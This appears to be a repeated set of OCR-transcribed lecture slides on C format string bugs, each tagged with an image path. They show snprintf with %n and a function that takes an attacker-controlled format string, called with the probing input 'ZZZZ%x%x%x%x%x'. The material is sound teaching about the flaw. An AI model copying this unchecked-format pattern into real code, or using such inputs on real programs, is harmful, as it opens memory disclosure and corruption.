
Now with %n

```
void foo(int w) {
   char buf[500];
   int x;
   snprintf(buf, 500, “Hello %d world%n”,
               w, &x);
}
…
foo(5);
```




Now with %n

```
void foo(int w) {
   char buf[500];
   int x;
   snprintf(buf, 500, “Hello %d world%n”,
            w, &x);
}
…
foo(5);
```




Now with %n

```
void foo(int w) {
   char buf[500];
   int x;
   snprintf(buf, 500, “Hello %d world%n”,
              w, &x);
}
…
foo(5);
```




Attacker controlled format string

```
void foo(const char *evil) {
   char buf[500];
   snprintf(buf, 500, evil);
}
...
foo("ZZZZ%x%x%x%x%x");
```




Attacker controlled format string

```
void foo(const char *evil) {
   char buf[500];
   snprintf(buf, 500, evil);
}
...
foo("ZZZZ%x%x%x%x%x");
```



